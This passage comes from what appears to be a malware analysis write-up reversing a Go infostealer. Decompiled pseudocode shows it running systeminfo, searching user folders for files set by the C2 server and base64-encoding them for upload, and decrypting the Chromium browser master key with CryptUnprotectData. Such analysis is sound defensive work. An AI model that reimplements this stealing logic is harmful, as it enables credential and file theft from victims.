
`main_CMD_SHELL` is called to execute `cmd /c systeminfo` that gets all the specs of the device.



```
unsigned __int64 __golang main_CMD_SHELL(int a1, int a2)
{
  _BYTE *v2; // eax
  int v3; // ecx
  int v4; // [esp+4h] [ebp-40h]
  int v5; // [esp+8h] [ebp-3Ch]
  int v6; // [esp+Ch] [ebp-38h]
  int v7; // [esp+10h] [ebp-34h]
  int v8; // [esp+14h] [ebp-30h]
  int v9; // [esp+2Ch] [ebp-18h]
  int v10[4]; // [esp+34h] [ebp-10h] BYREF

  v10[0] = "/c ";
  v10[1] = 3;
  v10[2] = a1;                                    // systeminfo
  v10[3] = a2;
  v8 = os_exec_Command("cmd", 3, v10, 2, 2);
  v2 = runtime_newobject("0");
  *v2 = 1;
  v3 = v8;
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    *(v8 + 76) = v2;
  v9 = os_exec__Cmd_Output(v3);
  v4 = golang_org_x_text_encoding_charmap__Charmap_NewDecoder(off_6E9730);
  v7 = golang_org_x_text_encoding__Decoder_Bytes(v4, v9, v5, v6);
  return __PAIR64__(v7, runtime_slicebytetostring(0, v7, v8));
}
```

That was the last thing the function `main_GetInfoUser` do.

Back in `main_main` , the function `main_grab` (`sub_593E80`) is called. This function responsible for doing the main goal of the malware, Stealing.




```
void main_Grab()
{
  char v0; // [esp+0h] [ebp-1Ch]

  sub_594110();
  if ( dword_704E10 )
  {
    main_Grab_func3();
    if ( dword_704E10 )
    {
      main_Grab_func2();
      if ( dword_704E10 )
      {
        main_Grab_func4();
        if ( dword_704E10 )
        {
          main_Grab_func5();
          if ( dword_704E10 )
          {
            main_Grab_func7();
            if ( dword_704E10 )
            {
              main_Grab_func8();
              if ( dword_704E10 )
              {
                main_Grab_func6();
                if ( dword_704E10 )
                {
                  main_Grab_func9();
                  if ( dword_704E10 )
                  {
                    sub_594110();
                    if ( dword_704E10 )
                    {
                      main_Grab_func11();
                      main_Grab_func1();
                      return;
                    }
                    runtime_gopanic("\b", &off_5F075C);
                  }
                  runtime_gopanic("\b", &off_5F075C);
                }
                runtime_gopanic("\b", &off_5F075C);
              }
              runtime_gopanic("\b", &off_5F075C);
            }
            runtime_gopanic("\b", &off_5F075C);
          }
          runtime_gopanic("\b", &off_5F075C);
        }
        runtime_gopanic("\b", &off_5F075C);
      }
      runtime_gopanic("\b", &off_5F075C);
    }
    runtime_gopanic("\b", &off_5F075C);
  }
  runtime_gopanic("\b", &off_5F075C);
  runtime_deferreturn(v0);
```

`panic` function is used to check for unexpected errors. common use of panic is to abort if a function returns an error value that we don’t want to handle.

File grabber


Going to the first function `main_file_grabber` (`sub_594110`)

this function search for a specific file taken from the C2 server and it is base64 encoded and in JSON format.



```
v43 = *(a2 + 4);
v29 = *(a2 + 8);
v49 = runtime_newobject(&dword_5A5CA0);
*v49 = &dword_72D204;
main_base64Decode(v43, v29);
v22 = runtime_stringtoslicebyte(0, Dir, v22);
v24 = encoding_json_Unmarshal(v22, v23, v24, &dword_5A12A0, v49);
```

Then, It search for the file in some predefined directories and location.



```
while ( 1 )
{
  v36 = v4;
  v48 = result;
  sub_4647EC(&v52, result);
  Dir = os_Getenv("USERPROFILE", 11);
  v24 = runtime_concatstring2(v42, Dir, v22, "/Desktop", 8);
  v26 = strings_Replace(v53, v54, "%desktop%", 9, v24, v25, -1);
  v53 = v26;
  v54 = v27;
  Dir = os_Getenv("USERPROFILE", 11);
  v24 = runtime_concatstring2(v41, Dir, v22, "/Documents", 10);
  v26 = strings_Replace(v53, v54, "%document%", 10, v24, v25, -1);
  v53 = v26;
  v54 = v27;
  Dir = os_Getenv("USERPROFILE", 11);
  v24 = runtime_concatstring2(v40, Dir, v22, "/Downloads", 10);
  v26 = strings_Replace(v53, v54, "%download%", 10, v24, v25, -1);
  v53 = v26;
  v54 = v27;
  Dir = os_Getenv("APPDATA", 7);
  v24 = runtime_concatstring2(v39, Dir, v22, "/Downloads", 10);
  v26 = strings_Replace(v53, v54, "%appdata%", 9, v24, v25, -1);
  v53 = v26;
  v54 = v27;
  Dir = os_Getenv("USERPROFILE", 11);
  v26 = strings_Replace(v53, v54, "%user%", 6, Dir, v22, -1);
  v53 = v26;
  v54 = v27;
  v26 = strings_Replace(v26, v27, "%c%", 3, "C:\\", 3, -1);
  v53 = v26;
  v54 = v27;
  v26 = strings_Replace(v26, v27, "%d%", 3, "D:\\", 3, -1);
  v53 = v26;
  v54 = v27;
  v50 = 0;
  v51 = 0;
  Dir = runtime_convTstring(v26, v27);
  v50 = "\b";
  v51 = Dir;
  log_Print(&v50, 1, 1);
  Dir = io_ioutil_ReadDir(v53, v54);
  v5 = Dir;
  v44 = Dir;
  v6 = v22;
  v30 = v22;
```

%USERPROFILE%Desktop

%USERPROFILE%Documents

%USERPROFILE%Downloads

%USERPROFILE%

C:\


D:\

Reads the content of the Directory

the function `io_ioutil_ReadDir` reads the content of the directory and stores the output in a `fs.fileinfo` structure , sorted by the filename


```
type FileInfo interface {
        Name() string       // base name of the file
        Size() int64        // length in bytes for regular files; system-
dependent for others
        Mode() FileMode     // file mode bits
        ModTime() time.Time // modification time
        IsDir() bool        // abbreviation for Mode().IsDir()
        Sys() any           // underlying data source (can return nil)
}
```

Then it walks through the returned structure and reads the file of interest



```
if ( !file_name )
{
  file_name = v31[7](v45);
  Dir = path_filepath_Ext(file_name, Dir);
  if ( v22 == v56 )
  {
    LOBYTE(v22) = runtime_memequal(v55, Dir, v56);
    if ( v22 )
    {
      Dir = strconv_Atoi(v57, v58);
      v28 = Dir;
      file_name = v31[8](v45);
      if ( file_name <= v28 && Dir == v28 >> 31 || Dir < v28 >> 31 )
      {
        file_name = v31[7](v45);
        v26 = runtime_concatstring3(0, v53, v54, &byte_5CE9BD, 1, file_name, Dir);
        Dir = io_ioutil_ReadFile(v26, v27);
        v9 = v22;
        v10 = Dir;
        if ( v24 )
        {
          v50 = 0;
          v51 = 0;
          v50 = *(v24 + 4);
          v51 = v25;
          v22 = fmt_Sprint(&v50, 1, 1);
          v11 = dword_70530C;
          v12 = dword_705308;
```


then it encode the file content in Base64 and adds the tags used in the JSON formatted packet content to be sent to the remote system



```
file_name = v31[7](v45);
v26 = runtime_concatstring3(0, v53, v54, &byte_5CE9BD, 1, file_name, Dir);
Dir = path_filepath_Base(v26, v27);
v47 = Dir;
v34 = v22;
v22 = runtime_slicebytetostring(v38, v46, v32);
Dir = main_Base64Encode(v22, v23);
v33 = v22;
(loc_4642E9)();
v59[0] = "FileGrabber";
v59[1] = 11;
(loc_46476A)();
v59[62] = v47;
v59[63] = v34;
v59[64] = v18;
v59[65] = v33;
v59[60] = "File";
v59[61] = 4;
sub_464814(v60, &ALL_SEND);
if ( !dword_704E10 )
{
  Dir = runtime_gopanic("\b", &off_5F073C);
  runtime_morestack(v19, file_name);
}
sub_4644EA(&v19, v59);
main_SendToServer_NEW();
```

Browser data

We will visit `SendToServer` latter. Now, lets go back to the caller function and explore the next function, `main_Grab_func3` (`sub_58F0B0`).



```
mw_AD_ROAMING = mw_APPDATA_ROAMING_0;
v21 = mw_APPDATA_ROAMING_0;
v1 = dword_6E9DE4;
v19 = dword_6E9DE4;
v2 = 0;
while ( v2 < v1 )
{
  v18 = v2;
  walk_ret = path_filepath_Walk(mw_AD_ROAMING[2 * v2], mw_AD_ROAMING[2 * v2 + 1], &off_5E5CE8);// execute main_Grab_func3_2 on the d
  if ( walk_ret )
  {
    v22 = 0;
    v23 = 0;
    v22 = *(walk_ret + 4);
    v23 = v13;
    v12 = fmt_Sprint(&v22, 1, 1);
```


This function goes through the %APPDATA%Roaming directory and calls another function. the function `path_filepath_Walk` walks the directory from the Root passed in the second parameter calling a function `fn.WinDirFunc` at each file and directory in it including the Root.

```
func Walk(root string, fn WalkFunc)
error
```

```
type WalkFunc func(path string, info fs.FileInfo, err error)
error
```


So, Next one to visit is `WalkFunc` used `main_Grab_func3_2` (`sub_58DED0`).

This function steals the Browser information stored




```
v111 = mw_TEMP;
v88 = v76;
v77 = strings_Split(path, a2, "\\User Data", 10);
if ( v78 )
{
  v110 = v77;
  v78 = runtime_concatstring2(0, *v77, *(v77 + 4), "\\User Data\\Local State", 22);
  main_FileExsist(v78, v79);
  if ( mw_TEMP )
  {
    v78 = runtime_concatstring2(v103, *v110, v110[1], "\\User Data\\Local State", 22);
    v73 = v78;
    v74 = v79;
    main_getMasterKey();
```

For Chromium based browsers it gets the Local State file and calls `main_getMasterKey` that as the name suggest, Gets the master key and decode it .then, decrypts it by calling `CryptUnprotectData` which is called from `main_xDecrypt`




```
v63 = runtime_newobject(&dword_5ACA20);
v47 = encoding_json_Unmarshal(All, 0, v40, &dword_5A3160, v63);
v41 = runtime_mapaccess1_faststr(&dword_5ACA20, *v63, "os_crypt", 8);
if ( *v41 != &dword_5ACA20 )
  runtime_panicdottypeE(*v41, &dword_5ACA20, "\b");
v42 = runtime_mapaccess1_faststr(&dword_5ACA20, v41[1], "encrypted_key", 13);
if ( *v42 != "\b" )
  runtime_panicdottypeE(*v42, "\b", "\b");
v35 = encoding_base64__Encoding_DecodeString(dword_70392C, **(v42 + 4), *(*(v42 + 4) + 4));
v36 = runtime_slicebytetostring(v57, v35, v42);
v43 = strings_Trim(v36, v42, "DPAPI", 5);
v37 = runtime_stringtoslicebyte(0, v43, v47);
v38 = main_xDecrypt(v37, v43, v47);
```

It handles the case of using Opera and Firefox browsers




```
v77 = strings_Split(path, a2, "\\Opera Stable", 13);
if ( v78 )
{
  v104 = v77;
